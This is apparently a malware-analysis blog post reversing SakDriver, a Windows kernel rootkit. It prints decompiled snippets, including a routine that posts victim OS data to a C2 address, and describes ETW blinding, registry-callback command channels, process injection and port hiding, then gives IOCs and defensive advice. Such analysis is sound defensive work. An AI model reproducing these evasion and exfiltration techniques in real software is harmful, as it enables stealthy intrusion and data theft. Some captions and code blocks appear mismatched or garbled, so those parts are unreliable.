

SakDriver: Reversing a Windows Kernel Driver Rootkit


 core-jmp.org/2026/07/sakdriver-reversing-kernel-driver-rootkit

July 29, 2026



// On this page

- [Executive Summary](#)
- [Technical Analysis](#)
- [Indicators of Compromise \(IOCs\)](#)
- [YARA Rule](#)
- [Key Takeaways](#)
- [Defensive Recommendations](#)
- [Conclusion](#)
- [Share this:](#)
- [Like this:](#)





The SakDriver rootkit — a malicious Windows kernel driver dissected in this analysis. *Source: original article.*

Executive Summary

What began as a routine look at a “Cobalt Strike Beacon” sample turned out to be something far more dangerous: a full Windows kernel-mode rootkit that loads as a driver. Internally named **SakDriver**, the sample operates from Ring 0, where it blinds Event Tracing for Windows (ETW), hides and unhides processes through Direct Kernel Object Manipulation (DKOM), conceals its command-and-control (C2) ports by hooking the NSI driver, and manipulates the Windows Filtering Platform (WFP) to block security products from reaching the attacker’s infrastructure. It even probes the hypervisor time-stamp counter to sense when it is running inside a sandbox.

This walkthrough follows the driver from DriverEntry through its installation, persistence, self-defense and C2 logic. The most notable design decision is its covert control channel: instead of opening a socket, a user-mode agent writes attacker commands into an ordinary registry value, and the driver’s registry callback picks them up — a technique that sails past most endpoint telemetry. A recovered command dispatch table exposes more than two dozen kernel primitives, ranging from arbitrary physical-memory read/write and process injection to hardware-input spoofing and reflective PE loading. The relevant indicators of compromise and a matching YARA figure are included at the end.

Technical Analysis

Cobalt Strike is a commercial penetration-testing platform whose “Beacon” agent gives an operator command execution, keylogging, file transfer, SOCKS proxying, privilege escalation, credential theft, port scanning and lateral movement. Beacon is largely in-memory and file-

less: it is stageless or multi-stage shellcode that, once loaded, reflectively maps itself into a process without touching disk, and it supports C2 over HTTP, HTTPS, DNS, SMB named pipes and forward/reverse TCP. Because it is stable, well written and highly customisable, Beacon is popular with both targeted attackers and criminal crews — which is exactly why a sample that *looked* like Beacon was worth a second look.

Initial triage told a different story. The usual first-pass tooling revealed that this was not a user-land Beacon at all but a **kernel rootkit that loads as a driver**. Recovered debug strings alone give away much of the design — references to `k_hook::EventTraceControl`, the syscall table, `GetCpuClock` and `HvlGetQpcBias` point straight at ETW/syscall hooking and hypervisor time manipulation.

```

win32kfull.sys
QWERTYUIOPASDFGHJKLZXCVBNMzxcvbnmasdfghjklqwertyuiop0123456789
ntoskrnl.exe
xxx????xxxx?xx????x
GPU-
KVASCODE
k_hook::EventTraceControl
[%s] allocate ckcl trace propertice struct fail
[%s] allocate provider name fail
k_hook::DetectThreadRoutine
[%s] fix 0x%p 0x%p
k_hook::Initialize
[%s] ssdt call back ptr is 0x%p
[%s] start ckcl fail
[%s] syscall ckcl fail
[%s] build number is %ld
[%s] ntoskrnl address is 0x%lX
??xxxxx
.data
.rdata
[%s] etwp debugger data is 0x%lX
[%s] etwp debugger data silo is 0x%p
[%s] ckcl wmi logger context is 0x%p
[%s] get cpu clock is 0x%p
[%s] syscall table is 0x%p
xxx????xxx?xxx????xxx
[%s] Find HvlpReferenceTscPage Failed!
[%s] HvlpReferenceTscPage is 0x%lX
[%s] HvlpReferenceTscPage Value Is 0x%lX
xxx????xxxx?xxx?????x
xxx????x????xxxxxx
[%s] Find HvlGetQpcBias Failed!
[%s] HvlGetQpcBias Is 0x%lX
[%s] HvlGetQpcBias Value Is 0x%lX

```

Debug strings recovered from the binary — ETW control hooks, syscall-table references and hypervisor QPC (HvlGetQpcBias) tampering. *Source: original article.*

At a high level the driver actively hooks and patches the **ETW** (Event Tracing for Windows) structures in the kernel, blinding the defensive stack before an event is ever logged. It hides and reveals processes through **DKOM**, conceals its C2 port with an `NSI_HIDE_PORT` routine, and unblocks its own traffic with `WFP_UNBLOCK_IP` by driving the **Windows Filtering Platform** — the architecture that underpins the Windows firewall.

`HvLGetQpcBias` is an internal Windows kernel function related to Hyper-V virtualization. It is primarily used to query and adjust the time stamp counter and manage performance counter offsets for Virtual Machines (VMs). [↗](#)

It has gained notoriety in the cybersecurity and reverse engineering communities as a target for kernel-level hooking, most notably in techniques like `InfinityHook`. [↗](#)

For a visual breakdown of modern kernel reverse engineering techniques and memory management:



Reverse engineering raw firmware: tool to get you started | Guillaume Heilles | Hardwear.io Webinar



hardwear.io
YouTube · 9 Jun 2020

What it does

At its core, `HvLGetQpcBias` determines the time bias used by the `KeQueryPerformanceCounter` API when the operating system is running as a guest partition within Hyper-V. In the Windows kernel, it resolves the correct Time Stamp Counter (TSC) value by referencing the `HvLpReferenceTscPage` structure, which ensures that timing measurements remain accurate and synchronized across virtual environments. [↗](#)

The rootkit's advertised capabilities: ETW patching, DKOM process hiding, NSI port hiding and WFP-based IP unblocking. *Source: original article.*

There is also logic tied to the hypervisor time-stamp counter, most likely a sandbox check that fires when the rootkit suspects it is being detonated in an analysis environment. The driver identifies itself as **SakDriver**, and a leftover PDB path points at the author's build tree:
E:\tools\oldfilelaoda\x64\Release\CrackerDrv.pdb.

```
driver_object = (__int64)DriverObject;
```

The embedded PDB path leaking the internal project name `CrackerDrv`. *Source: original article.*

```
//0xa8 bytes (sizeof)
struct _DRIVER_OBJECT
{
    SHORT Type; //0x0
    SHORT Size; //0x2
    struct _DEVICE_OBJECT* DeviceObject; //0x4
    ULONG Flags; //0x8
    VOID* DriverStart; //0xc
    ULONG DriverSize; //0x10
    VOID* DriverSection; //0x14
    struct _DRIVER_EXTENSION* DriverExtension; //0x18
    struct _UNICODE_STRING DriverName; //0x1c
    struct _UNICODE_STRING HardwareDatabase; //0x24
    struct _FAST_IO_DISPATCH* FastIoDispatch; //0x28
    LONG (*DriverInit)(struct _DRIVER_OBJECT* arg1, struct _UNICODE_STRING* arg2); //0x2c
    VOID (*DriverStartIo)(struct _DEVICE_OBJECT* arg1, struct _IRP* arg2); //0x30
    VOID (*DriverUnload)(struct _DRIVER_OBJECT* arg1); //0x34
    LONG (*MajorFunction[28])(struct _DEVICE_OBJECT* arg1, struct _IRP* arg2); //0x38
};
```

copy

The sample opened in IDA, ready to analyse the driver's entry point. *Source: original article.*

Execution starts, as with every driver, in DriverEntry — the routine the I/O manager calls for each installed and loaded driver. It receives a DriverObject, the structure the I/O manager creates to hold entry points for driver routines such as DriverEntry, Unload and the MajorFunction table, along with details like the driver name.

```
DriverSection = (char *)DriverObject->DriverSection;
DriverObject->DriverUnload = (PDRIVER_UNLOAD)sub_1400089DC;
sub_1400185CC(&qword_1400252C8);
v4 = (_WORD *)*((_QWORD *)DriverSection + 0xA);
v24 = *(_QWORD *) (DriverSection + 0x48); // _KLDL_DATA_TABLE_ENTRY->FullDllName
```

Early DriverEntry code working with the DriverObject. *Source: original article.*

```

typedef struct _KLDR_DATA_TABLE_ENTRY // 22 elements; 0x00A0 Bytes
{
    LIST\_ENTRY InLoadOrderLinks; // 0x0000; 0x0010 Bytes
    PVOID ExceptionTable; // 0x0010; 0x0008 Bytes
    ULONG32 ExceptionTableSize; // 0x0018; 0x0004 Bytes
    UINT8 _PADDING0_[4]; // 0x001C; 0x0004 Bytes
    PVOID GpValue; // 0x0020; 0x0008 Bytes
    PNON\_PAGED\_DEBUG\_INFO NonPagedDebugInfo; // 0x0028; 0x0008 Bytes
    PVOID DllBase; // 0x0030; 0x0008 Bytes
    PVOID EntryPoint; // 0x0038; 0x0008 Bytes
    ULONG32 SizeOfImage; // 0x0040; 0x0004 Bytes
    UINT8 _PADDING1_[4]; // 0x0044; 0x0004 Bytes
    UNICODE\_STRING FullDllName; // 0x0048; 0x0010 Bytes
    UNICODE\_STRING BaseDllName; // 0x0058; 0x0010 Bytes
    ULONG32 Flags; // 0x0068; 0x0004 Bytes
    UINT16 LoadCount; // 0x006C; 0x0002 Bytes
    union // 0x006E; 6 elements; 0x0002 Bytes
    {
        UINT16 SignatureLevel : 4; // 0x006E; Bits: 0 - 3
        UINT16 SignatureType : 3; // 0x006E; Bits: 4 - 6
        UINT16 Frozen : 2; // 0x006E; Bits: 7 - 8
        UINT16 HotPatch : 1; // 0x006E; Bit: 9
        UINT16 Unused : 6; // 0x006E; Bits: 10 - 15
        UINT16 EntireField; // 0x006E; 0x0002 Bytes
    } u1; // 0x006E; 0x0002 Bytes
    PVOID SectionPointer; // 0x0070; 0x0008 Bytes
    ULONG32 CheckSum; // 0x0078; 0x0004 Bytes
    ULONG32 CoverageSectionSize; // 0x007C; 0x0004 Bytes
    PVOID CoverageSection; // 0x0080; 0x0008 Bytes
    PVOID LoadedImports; // 0x0088; 0x0008 Bytes
    union // 0x0090; 2 elements; 0x0008 Bytes
    {
        PVOID Spare; // 0x0090; 0x0008 Bytes
        PKLDR\_DATA\_TABLE\_ENTRY NtDataTableEntry; // 0x0090; 0x0008 Bytes
    };
    ULONG32 SizeOfImageNotRounded; // 0x0098; 0x0004 Bytes
    ULONG32 TimeDateStamp; // 0x009C; 0x0004 Bytes
} KLDR_DATA_TABLE_ENTRY, * PKLDR_DATA_TABLE_ENTRY;

```

Continuation of the entry routine. *Source: original article.*

Further in, the driver walks the `DriverSection` member — a pointer to a `_KLDR_DATA_TABLE_ENTRY` that describes the loaded module in kernel space — sets its unload routine to `DriverUnload`, and then reads the DLL name from offset `0x48`.

```

if ( v4 && (_WORD)v24 && (v5 = (unsigned __int64)(unsigned __int16)v24 >> 1, v5 != 7) )// v5 = FullDllName.Length which is string length
{
    v6 = 16;
    v4 += 2;
    while ( 1 )
    {
        v7 = *(v4 - 2);
        if ( (v7 == 115 || v7 == 83)
            && ((*(v4 - 1) - 89) & 0xFFDF) == 0
            && (*(v4 - 83) & 0xFFDF) == 0
            && ((v4[1] - 84) & 0xFFDF) == 0
            && ((v4[2] - 69) & 0xFFDF) == 0
            && ((v4[3] - 77) & 0xFFDF) == 0
            && v4[4] == 51
            && v4[5] == 50
            && v6 - 8 < v5 )
        {
            v8 = v4[6];
            if ( (v8 == '\\' || v8 == 47) // iterates to find system32\drivers or SYSTEM32\DRIVERS
                && v6 < v5
                && ((v4[7] - 68) & 0xFFDF) == 0
                && ((v4[8] - 82) & 0xFFDF) == 0
                && ((v4[9] - 73) & 0xFFDF) == 0
                && ((v4[10] - 86) & 0xFFDF) == 0
                && ((v4[11] - 69) & 0xFFDF) == 0
                && ((v4[12] - 82) & 0xFFDF) == 0
                && ((v4[13] - 83) & 0xFFDF) == 0 )
            {
                break;
            }
        }
    }
}

```

Parsing the `_KLDR_DATA_TABLE_ENTRY` and wiring up `DriverUnload`. *Source: original article.*

```

v17 = wcsrchr(*(const wchar_t **)DriverSection + 10), '\\');// search for last occurrence of \ in path
if ( v17 )
{
    sub_14001A900((char *)driver_name, 0, 0x208u);// memset(driver_name, 0, 520)
    driver_name_len = ((unsigned __int16 *)DriverSection + 0x24) >> 1)
        - (unsigned int)((__int64)v17 - *((_QWORD *)DriverSection + 10) + 2) >> 1);
    if ( (unsigned int)driver_name_len >= 0x104 )// if length > MAX_PATH set length it to 259
        driver_name_len = 259;
    v19 = driver_name_len;
    sub_14001AB00((char *)driver_name, (char *)v17 + 2, 2 * driver_name_len);// memcpy(driver_name, v17+2(after last \), 2*driver_name_len)
    driver_name[v19] = 0;
    sub_14001A900((char *)SourceString, 0, 0x208u);// sets SourceString mem to 0
}

```

Loading the DLL/module name from offset `0x48` of the loader entry. *Source: original article.*

If the driver is already present on the system, it iterates over `FullDllName->Buffer` looking for the string `\SystemRoot\System32\Drivers` using a hand-rolled loop rather than the documented kernel APIs, and searches for its own driver name — a small but deliberate step to avoid the API calls a monitoring product would expect to see.

```

sub_14001A900((char *)Str2, 0, 1024u); // memset(Str2, 0, 0x400)
sub_140001518(Str2, 1024u, L"\\SystemRoot\\System32\\drivers\\%ws", driver_name);
RtlInitUnicodeString(&DestinationString_8, L"\\Registry\\Machine\\System\\CurrentControlSet\\Services");
ObjectAttributes.Length = 48;
ObjectAttributes.ObjectName = &DestinationString_8;
ObjectAttributes.RootDirectory = 0;
ObjectAttributes.Attributes = 576;
*(_DWORD *)&ObjectAttributes.SecurityDescriptor = 0;
result = ZwOpenKey(&KeyHandle, 0x20019u, &ObjectAttributes);
if ( result < 0 )
    return result;
v7 = 0;
PoolWithTag = (char *)ExAllocatePoolWithTag(NonPagedPool, 0x218u, 'DrvC');// allocate non-paged executable memory of 0x218 bytes with tag CvrD
if ( !PoolWithTag )
{
    v9 = -1073741670;
    goto LABEL_19;
}
for ( i = 0; ; i = v7 )
{
    v25 = 0;
    v9 = ZwEnumerateKey(KeyHandle, i, KeyBasicInformation, PoolWithTag, 0x218u, &v25);
    if ( v9 == -2147483622 )
    {
        v9 = -1073741275;
        goto LABEL_18;
    }
}

```

A custom character loop scanning FullDllName->Buffer for \SystemRoot\System32\Drivers instead of calling kernel string APIs. *Source: original article.*

It then calls a routine that takes the driver name and opens a handle to \Registry\Machine\System\CurrentControlSet\Services (which stores per-service configuration). It allocates a non-paged, no-execute pool region of 0x218 bytes with the tag CvrD, iterates over every subkey under Services, and fills that pool region with KEY_BASIC_INFORMATION records.

```

RtlInitUnicodeString(&ValueName_8, L"ImagePath");
keyValue_buf = (wchar_t *)ExAllocatePoolWithTag(NonPagedPool, 0x410u, 'DrvC');
if ( !keyValue_buf )
{
    LABEL_14:
    ZwClose(Handle);
    goto LABEL_15;
}
DestinationString = 0;
if ( ZwQueryValueKey(Handle, &ValueName_8, KeyValuePartialInformation, keyValue_buf, 0x410u, &DestinationString) < 0
    || *((_DWORD *)keyValue_buf + 1) != 2 // REG_EXPAND_SZ
    || wcsicmp(keyValue_buf + 6, Str2) )
{
    ExFreePoolWithTag(keyValue_buf, 'DrvC');
    goto LABEL_14;
}
sub_14000B0BC(a2, a3, (__int64)driver_name_buf);
ExFreePoolWithTag(keyValue_buf, 'DrvC');
ZwClose(Handle);

```

Enumerating CurrentControlSet\Services into a non-paged pool allocation tagged CvrD. *Source: original article.*

Next it opens a handle to the intended driver, queries its ImagePath (the on-disk location of the driver file) and stashes the path in a global. It then registers as a **minifilter** driver — the driver class used to monitor, intercept and modify file-system I/O — and installs IRP_MJ_DIRECTORY_CONTROL as a major-function handler so it can police directory-enumeration requests and hide its files from anti-virus scans.

```

__int64 __fastcall sub_140017824(char *a1, unsigned __int64 a2)
{
    __int64 result; // rax
    struct _OSVERSIONINFOEX VersionInformation; // [rsp+40h] [rbp-128h] BYREF

    if ( a1 )
    {
        if ( a2 >= 0x100 )
        {
            p_memset(a1, 0, a2);
            p_memset((char *)&VersionInformation.dwMajorVersion, 0, 0x110u);
            VersionInformation.dwOSVersionInfoSize = 276;
            RtlGetVersion(&VersionInformation);
            return p_RtlStringCbPrintfA(
                a1,
                a2,
                "{\"os_version\":%lu,\"build_number\":%lu,\"major_version\":%lu,\"minor_version\":%lu}\",
                VersionInformation.dwOSVersionInfoSize,
                VersionInformation.dwBuildNumber,
                VersionInformation.dwMajorVersion,
                VersionInformation.dwMinorVersion);
        }
    }
    return result;
}

```

Registering as a minifilter and claiming IRP_MJ_DIRECTORY_CONTROL to intercept directory I/O. *Source: original article.*

```

while ( v11 < 0xE );
endpoint[14] = 0; // endpoint = /api/event.php
result = sub_1400177C0(host, 64); // host = 43.160.247.24
if ( (int)result >= 0 )
{
    p_RtlStringCbPrintfA(
        a5,
        a6,
        "POST %s HTTP/1.1\r\n",
        "Host: %s\r\n",
        "Content-Type: application/x-www-form-urlencoded\r\n",
        "Content-Length: %zu\r\n",
        "Connection: close\r\n",
        "User-Agent: SakDriver/1.0\r\n",
        "\r\n",
        "%s",
        endpoint,
        host,
        content_len,
        Str); // sends OS info of the victim to C2 server
    return 0;
}
return result;
}

```

Building the victim fingerprint and the outbound C2 request. *Source: original article.*

The driver then fingerprints the victim's operating system and prepares an HTTP POST to its C2 server at **43.160.247.24**, hitting the `/api/event.php` endpoint with the distinctive user-agent `SakDriver 1.0`.

```

v5 = MEMORY[0xFFFFF78000000014];
KeQueryPerformanceCounter(&PerformanceFrequency);
CurrentProcessId = (unsigned int)PsGetCurrentProcessId();
Seed = v5 ^ PerformanceFrequency.LowPart ^ CurrentProcessId ^ (unsigned int)PsGetCurrentThreadId();
v7 = RtlRandomEx(&Seed);
RtlRandomEx(&Seed);
RtlRandomEx(&Seed);
sub_140001518(driver_name, a2, L"sak_%03X.sys", v7);

```

Installation paths and the randomised sak_XXX.sys file name. *Source: original article.*

```

if ( ZwOpenFile(&FileHandle, 0x100001u, &ObjectAttributes, &IoStatusBlock, 3u, 1u) >= 0 )
{
    ZwClose(FileHandle);
    sub_140001518(a2, a3, L"\\Device\\HarddiskVolume%lu\\Windows\\System32\\drivers\\%ws", i, a1);
    return 0;
}
sub_14000B0BC(SourceString, 0x400u, (__int64)L"\\??\\C:\\Windows\\System32\\drivers");
RtlInitUnicodeString((PUNICODE_STRING)&DestinationString[1], SourceString);
ObjectAttributes.ObjectName = (PUNICODE_STRING)&DestinationString[1];
ObjectAttributes.Length = 48;
ObjectAttributes.RootDirectory = 0;
ObjectAttributes.Attributes = 576;
*(_OWORD *)&ObjectAttributes.SecurityDescriptor = 0;
if ( ZwOpenFile(&FileHandle, 0x100001u, &ObjectAttributes, &IoStatusBlock, 3u, 1u) < 0 )
    goto LABEL_6;
ZwClose(FileHandle);
sub_140001518(a2, a3, L"\\??\\C:\\Windows\\System32\\drivers\\%ws", a1);
}

```

Registering the malicious service under a benign display name. *Source: original article.*

On a fresh installation it drops the driver to one of the paths

\\Device\\HarddiskVolume%lu\\Windows\\System32\\drivers\\DRIVER_NAME or ??

\\C:\\Windows\\System32\\drivers\\DRIVER_NAME, naming the file sak_XXX.sys where XXX is a random seed derived from XORs of a memory region, the performance-counter frequency, the PID and the TID. It registers the service as msXXXX under

\\Registry\\Machine\\System\\CurrentControlSet\\Services\\SERVICE_NAME, using the display name *Microsoft Player Service* and the description *Provides support for %04X operations* to blend in with legitimate Windows services. If something goes wrong it falls back to registering itself as *SakDriver* (not exactly OPSEC-friendly). When everything succeeds it reports an `install_success` marker to the C2 and deletes the dropper.

```

if ( ZwOpenFile(&FileHandle, 0x100001u, &ObjectAttributes, &IoStatusBlock, 3u, 1u) >= 0 )
{
    ZwClose(FileHandle);
    sub_140001518(a2, a3, L"\\Device\\HarddiskVolume%lu\\Windows\\System32\\drivers\\%ws", i, a1);
    return 0;
}
}
sub_14000B0BC(SourceString, 0x400u, (__int64)L"\\??\\C:\\Windows\\System32\\drivers");
RtlInitUnicodeString((PUNICODE_STRING)&DestinationString[1], SourceString);
ObjectAttributes.ObjectName = (PUNICODE_STRING)&DestinationString[1];
ObjectAttributes.Length = 48;
ObjectAttributes.RootDirectory = 0;
ObjectAttributes.Attributes = 576;
*(__OWORD *)&ObjectAttributes.SecurityDescriptor = 0;
if ( ZwOpenFile(&FileHandle, 0x100001u, &ObjectAttributes, &IoStatusBlock, 3u, 1u) < 0 )
    goto LABEL_6;
ZwClose(FileHandle);
sub_140001518(a2, a3, L"\\??\\C:\\Windows\\System32\\drivers\\%ws", a1);
}

```

The service-registration routine masquerading as a Microsoft service. *Source: original article.*

```

qmemcpy(&api_buf, "vLtZ[WZ[OYmQP,A", 15);
do
{
    v13 = 56 * ((unsigned int)v12 / 0x38);
    v14 = v12;
    v12 = (unsigned int)(v12 + 1);
    LOBYTE(v11->m256_f32[0]) ^= v14 - v13 + 51;
    v11 = (__m256 *)((char *)v11 + 1);
}
while ( (int)v12 < 15 );
qword_140025580 = ((__int64 (__fastcall *))(__int64, __m256 *, __int64, __m256 *))sub_14000E34C(// manually parse PE to get Export Directory RVA
    addr_ntoskrnl,
    &api_buf,
    v12,
    v11);

```

Locating `ntoskrnl.exe` and constructing a private import table in memory. *Source: original article.*

To call kernel APIs without leaving an obvious import table, the driver queries the base address of `ntoskrnl.exe` and builds its own Import Address Table in memory. API names are de-obfuscated and resolved at runtime by `sub_14000E34C`, which takes the kernel base and a decrypted API name and manually parses the PE header to find the Export Directory, resolving each address by hand. Besides hiding the driver's intentions, this defeats an EDR's static import scanning.

Source	Decrypted Kernel API
Inline	ExAllocatePool
Inline	ZwQuerySystemInformation
Inline	RtlGetVersion
Inline	PsGetProcessId
Inline	MmMapIoSpaceEx
Inline	MmMapIoSpace
Inline	MmUnmapIoSpace
Inline	MmIsAddressValid
Inline	MmCopyMemory
Inline	IoGetCurrentProcess
Inline	IoThreadToProcess
Inline	ZwCreateFile
Inline	ZwDeleteFile
Inline	ZwAllocateVirtualMemory
Inline	KeGetCurrentThread
Inline	KeLowerIrql
Inline	RtlCompareMemory
Inline	RtlCaptureContext
Inline	ProbeForRead
Inline	NtTraceControl
.rdata	PsInitialSystemProcess
.rdata	PsGetProcessExitProcessCalled
.rdata	PsGetProcessImageFileNameL
.rdata	PsGetProcessWow64Process
.rdata	PsGetProcessPeb
.rdata	PsGetProcessExitStatus
.rdata	PsGetProcessSectionBaseAddress
.rdata	PsLookupProcessByProcessId
.rdata	PsReferenceProcessFilePointer

Manually walking the PE Export Directory of ntoskrnl.exe to resolve API addresses. *Source: original article.*

```
RtlInitUnicodeString(&DestinationString, L"429628");
CmRegisterCallbackEx((PEX_CALLBACK_FUNCTION)Function, &DestinationString, &DestinationString, Function, &Cookie, 0);
```

Registering a registry-operation callback with CmRegisterCallbackEx. *Source: original article.*

The driver then calls CmRegisterCallbackEx to install a *registry callback* that runs on every registry operation performed by any thread. Named Function, this callback does double duty. First, it is a self-defense mechanism: if an anti-virus product tries to modify the rootkit's registry keys, the callback intercepts the operation and returns STATUS_ACCESS_DENIED, aborting the change.

```

if ( *((_DWORD *)v3 + 5) != 3 )           // type
    return 0;
if ( *((_DWORD *)v3 + 8) != 32 )         // dataSize
    return 0;
v18 = v3[3];                             // data buffer
if ( *v18 != 0x2625B7146BLL )
    return 0;

```

The callback returning STATUS_ACCESS_DENIED to block tampering with the rootkit's keys.

Source: original article.

Here is the clever part: the author repurposes that same registry callback as a **covert C2 channel**. A user-mode agent simply writes a command into a benign registry value using ordinary user-land APIs — an action that generates no suspicious kernel calls and slips past EDR — and the driver reads it back inside the callback. For every write, the driver checks for the magic bytes 0x2625B7146B and, when they are present, extracts the embedded command. The recovered dispatch table is reproduced below.

Command ID	What it does
22661	Arbitrary read/write of process memory (attaches a kernel thread to the target's address space, locks and maps the memory into the kernel, then reads or writes it).
13592	Performs a KVA-shadowing bypass to inject into and steal information from a user-land process.
13129	Allocates memory in the victim process to stage process injection.
13128	Frees the previously allocated memory after the injected thread finishes.
12937	Copies data between two different processes (i.e. the rootkit and a user-land process).
10246	Attaches to a user-land process and parses a DLL to locate exported API addresses (e.g. VirtualAlloc).
9072	Forcefully deletes protected or currently-executing files.
8784	Kernel-to-user-mode DLL injection via kernel APC queuing (parses the PEB to find kernel32.dll and resolves LoadLibrary).
8306	Defensive routine: sets a callback on OpenProcess/OpenThread and strips rights such as PROCESS_TERMINATE and PROCESS_QUERY_INFORMATION from handles opened against the rootkit; it can also elevate low-privilege access to PROCESS_ALL_ACCESS (specifically for v8 — purpose still to be determined).
16964	Queries memory for basic information about a region.
22323	Reads/writes any physical memory address by resolving its virtual pointer — building a custom page table with RW permissions and injecting it into a free PML4 slot — and can copy data directly from a physical address.
13831	Resolves a PID from a process name.
13664	Spoofs hardware input, forging mouse or PS/2 keyboard/mouse packets and invoking the callback with the fabricated input (\Driver\mousehid and \Driver\i8042prt).
37720	Reads a process's memory by querying the PFN database and mapping the addresses.
39029	Changes the protection of a page.
38536	Returns a process's section base address from its EPROCESS structure.
38435	Walks a process PEB to loop through loaded DLLs, matches an attacker-supplied name (e.g. kernel32.dll) and returns the DLL base address.
37973	Extracts a driver name.

Command ID	What it does
29557	De-obfuscates APIs and resolves their addresses, then applies system-wide hooks on CKCL, ETWP, the syscall table, HvlGetQpcBias and GetCpuClock; otherwise it scans win32kfull.sys for a specific pattern in the text section to locate an undocumented function.
29556	Spoofs hardware input as keyboard or PS/2 keyboard/mouse packets and invokes the callback (\Driver\kbdhid and \Driver\i8042prt).
25736	Performs hardware spoofing for the disk, NVIDIA GPU and SMBIOS.
25897	Executes a user thread running the attacker's DLL / malicious function.
29462	Reflective PE loading.

Recovered SakDriver command dispatch table. *Source: original article.*

```

if ( ZwQueryKey(*Argument2, KeyNameInformation, v11, (ULONG)Length, (PULONG)&Length) >= 0 )
{
    SourceString.Buffer = v11 + 4;
    SourceString.Length = *(_WORD *)v11;
    SourceString.MaximumLength = *(_WORD *)v11;
    if ( sub_1400097C8((PCUNICODE_STRING)&SourceString) )
    {
        v12 = (const UNICODE_STRING *)Argument2[1];
        if ( v12 )
        {
            if ( v12->Buffer )
            {
                if ( v12->Length )
                {
                    RtlInitUnicodeString(&DestinationString, L"Type");
                    RtlInitUnicodeString(&String2, L"Start");
                    RtlInitUnicodeString(&v97, L"ImagePath");
                    RtlInitUnicodeString(&v98, L"ErrorControl");
                    RtlInitUnicodeString(&v99, L"DisplayName");
                    RtlInitUnicodeString(&v100, L"Group");
                    RtlInitUnicodeString(&v101, L"DependOnService");
                    RtlInitUnicodeString(&v93, L"FailureActions");
                    if ( !RtlCompareUnicodeString(v12, &DestinationString, 1u)
                        || !RtlCompareUnicodeString(v12, &String2, 1u)
                        || !RtlCompareUnicodeString(v12, &v97, 1u)
                        || !RtlCompareUnicodeString(v12, &v98, 1u)
                        || !RtlCompareUnicodeString(v12, &v99, 1u)
                        || !RtlCompareUnicodeString(v12, &v100, 1u)
                        || !RtlCompareUnicodeString(v12, &v101, 1u)
                        || !RtlCompareUnicodeString(v12, &v93, 1u) )

```

Comparing service-key value names (Type, Start, ImagePath, ...) as part of the registry stealth layer.

Source: original article.

Beyond the command handlers, the callback applies a stealth layer over the registry so that any read or write against the driver's service key by an AV/EDR is intercepted. Returning to

the main entry routine, the driver then performs network filtering, blocking requests made by security solutions to its C2 IP and port, and hides a set of ports — 6891, 12341, 12342, 12343, 6543, 7543 and 9199 — by hooking the NSI driver.

```
else if ( (unsigned __int8)sub_1400180BC(
    (unsigned int)&qword_140029AE8,
    (unsigned int)&unk_140029AF0,
    3,
    1,
    (__int64)a3) )
{
    p_RtlStringCbPrintfA(v5, v4, "IP %s blocked.", a3);
    return 0;
}
else
{
    if ( v4 )
    {
        if ( v4 <= 0x7FFFFFFF )
        {
            v12 = 2147483646 - v4;
            v13 = (char *)("Failed to add IP to block list." - v5);
            do
            {
```

Creating a WFP device object and adding just-do-it.icu and 91.99.165.207 to the block table.

Source: original article.

Finally it attempts to create a WFP device object so it can observe the network stack, adding just-do-it.icu and 91.99.165.207 to its blocking table — ensuring defensive tooling cannot reach the attacker's infrastructure while the rootkit's own traffic flows freely.

Indicators of Compromise (IOCs)

- **Domains / IPs:** just-do-it.icu, 91.99.165.207, 43.160.247.24 — at the time of the original analysis these were not yet flagged on VirusTotal and the infrastructure was still live.
- **Hidden ports:** 6891, 12341, 12342, 12343, 6543, 7543, 9199



VirusTotal: the C2 IP 43.160.247.24 (Tencent, SG) shown with a clean community score at analysis time.

Source: original article.



VirusTotal reputation for a second piece of the C2 infrastructure. *Source: original article.*



VirusTotal reputation for a third C2 indicator — still unflagged at the time. *Source: original article.*

- **Endpoint:** `/api/event.php`
- **SHA-256:** `4e95aba17c1a423cda5cc9f9f04f7cf8db17e294eb31ed1aa85063601b82fe8d`
- **Driver / service names:** `SakDriver, sak_xxx.sys, ms_xxxx`
- **User-agent:** `SakDriver 1.0`

YARA Rule

A YARA rule keyed to the sample matches the analysed hash, confirming detection of the SakDriver rootkit.

```
→ cobalt_strike yara rule.yar 4e95aba17c1a423cda5cc9f9f04f7cf8db17e294eb31ed1aa85063601b82fe8d.exe
SakDriver_Rootkit 4e95aba17c1a423cda5cc9f9f04f7cf8db17e294eb31ed1aa85063601b82fe8d.exe
```

A YARA rule (cobalt_strike / SakDriver_Rootkit) matching the sample hash 4e95aba1...b82fe8d.

Source: original article.

Key Takeaways

- A sample that fingerprints as “Cobalt Strike” can actually be a kernel-mode rootkit — triage the load type, not just the strings.
- SakDriver blinds defenses at the source: it patches **ETW**, hooks the syscall table, and tampers with hypervisor QPC timing to frustrate sandboxes.
- Its **registry-callback C2 channel** is the standout technique — user-mode writes a benign registry value guarded by the magic bytes `0x2625B7146B`, and the driver executes the command with zero network syscalls from the agent.
- It hides on disk as a **minifilter** (`IRP_MJ_DIRECTORY_CONTROL`), hides its ports by hooking **NSI**, and blocks defensive traffic through **WFP**.
- API resolution is done by hand-parsing `ntoskrnl.exe` exports, defeating static import-based detection.
- The command table exposes powerful primitives: arbitrary physical memory R/W via a rogue PML4 entry, DKOM, process injection, hardware-input spoofing, hardware ID spoofing, and reflective PE loading.

- OPSEC slips — the `CrackerDrv.pdb` path and the *SakDriver* fallback service name — give defenders concrete hunting artifacts.

Defensive Recommendations

- **Enforce driver-signing and blocklists:** enable HVCI/Memory Integrity and Microsoft's vulnerable-driver blocklist so unsigned or known-abusable drivers cannot load in the first place.
- **Don't rely solely on ETW:** because this rootkit patches ETW in kernel, corroborate with sensors it cannot easily reach — hypervisor-based telemetry, network egress monitoring and periodic integrity scans of ETW structures and the syscall table.
- **Watch registry-callback and minifilter registration:** alert on unexpected `CmRegisterCallbackEx` and minifilter altitudes, and on new `CurrentControlSet\Services` entries with generic display names such as *Microsoft Player Service*.
- **Hunt the IOCs:** block and alert on 43.160.247.24, 91.99.165.207 and `just-do-it.icu`; look for the `/api/event.php` endpoint and the `SakDriver 1.0` user-agent; hash-hunt `4e95aba1...b82fe8d`.
